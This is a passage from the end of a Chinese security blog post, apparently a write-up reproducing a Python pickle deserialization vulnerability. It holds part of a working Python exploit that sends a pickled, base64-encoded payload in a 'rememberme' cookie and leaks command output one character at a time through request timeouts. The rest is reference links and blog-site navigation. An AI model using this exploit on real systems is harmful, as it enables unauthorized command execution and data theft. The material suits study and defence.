            AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36",
            "cookie":"rememberme="+ poc.decode()}

            # print(poc)
            try:
                r = requests.get(url,headers=headers,timeout=2)
            except:
                result = result + "[换行]"
                print("[+] " + result)
                break

        else:
            tmp = Email(cmd,str(i),str(word[j]))
            poc = base64.b64encode(pickle.dumps(tmp))
            cookies={"rememberme": poc}
            headers = {"User-Agent":"Mozilla/5.0 (Windows NT 10.0; WOW64)
            AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36",
            "cookie":"rememberme="+ poc.decode()}

            # print(poc)
            try:
                r = requests.get(url,headers=headers,timeout=2)
            except:
                result = result + word[j]
                print("[+] " + result)
                break
```



同样获取到了结果



参考连接

https://blog.csdn.net/weixin_45669205/article/details/116274988

<https://xz.aliyun.com/t/7320#toc-3>

<https://blog.csdn.net/HBohan/article/details/121178205>

好文置顶

关注我

收藏该文



sijidou
粉丝 - 77 关注 - 4

±加关注

« 上一篇: [域渗透-信息收集](#)
» 下一篇: [log4j漏洞原理复现](#)

posted @ 2022-07-05 20:38 sijidou 阅读(2188) 评论(0) 编辑 收藏 举报

会员救园

[刷新页面](#) [返回顶部](#)

登录后才能查看或发表评论, 立即 [登录](#) 或者 [逛逛](#) 博客园首页

【推荐】阿里云金秋云创季: 云服务器新秀99元/年, 百款产品满减折上折
【推荐】会员救园: 园子走出困境的唯一希望, 到年底有多少会员

编辑推荐:

- 浏览器跨 Tab 窗口通信原理及应用实践
- 我试图通过这篇文章告诉你, 什么是神奇的泛化调用
- 「ASP.NET Core」MVC过滤器: 运行流程
- .net 温故知新: Asp.Net Core WebAPI 缓存
- 对 .NET程序2G虚拟地址紧张崩溃 的最后一次反思

阅读排行:

- 《HelloGitHub》第 92 期
- 我试图通过这篇文章告诉你, 什么是神奇的泛化调用。
- 浏览器跨 Tab 窗口通信原理及应用实践
- 上周热点回顾 (11.20-11.26)
- C#简化工作之实现网页爬虫获取数据